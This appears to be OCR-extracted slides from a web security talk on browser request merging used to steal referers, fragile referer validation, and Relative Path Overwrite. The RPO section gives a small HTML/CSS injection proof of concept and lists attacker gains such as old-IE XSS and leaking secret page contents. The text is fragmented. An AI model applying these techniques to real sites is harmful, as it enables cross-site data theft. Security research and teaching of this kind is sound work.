
URL

Initiator


Same unfinished requests will be merged

New request if no unfinished requests

It works on iframes too!



Wait, what about the referer?




Headers are not considered

- Requests are merged even if they have different request headers

- If siteA and siteB imports the same script in the same tab simultaneously, they share the **first issued** request

Stealin' the referer



attacker.com

iframe

victim.com

script

appA.com/user.js

script

appA.com/user.js

Referer: victim.com

merged


Referer validation is fragile

- There were and will be tons of ways to forge referer
- Always assume referer is not a reliable source (I’m 👀ing at you Twitter)
- User CORS for cross-origin requests


“Why absolute when you can relative”

–Every site that has more than one domain

Relative Path Overwrite



Relative Path Overwrite




Quirks mode ignores CSS errors

```
<html>
<head>
<link href="main.css" rel="stylesheet">
</head>
<body>
{}*{background:red}
</body>
</html>
```

bar.php

Relative Path Overwrite



Things you can do

- XSS via expression/scriptlet on IE (requires old versions/compat mode)
- Leak current URL via Referer
- Steal secret contents

You can’t steal secrets if there’s no secrets

RPO Gadget
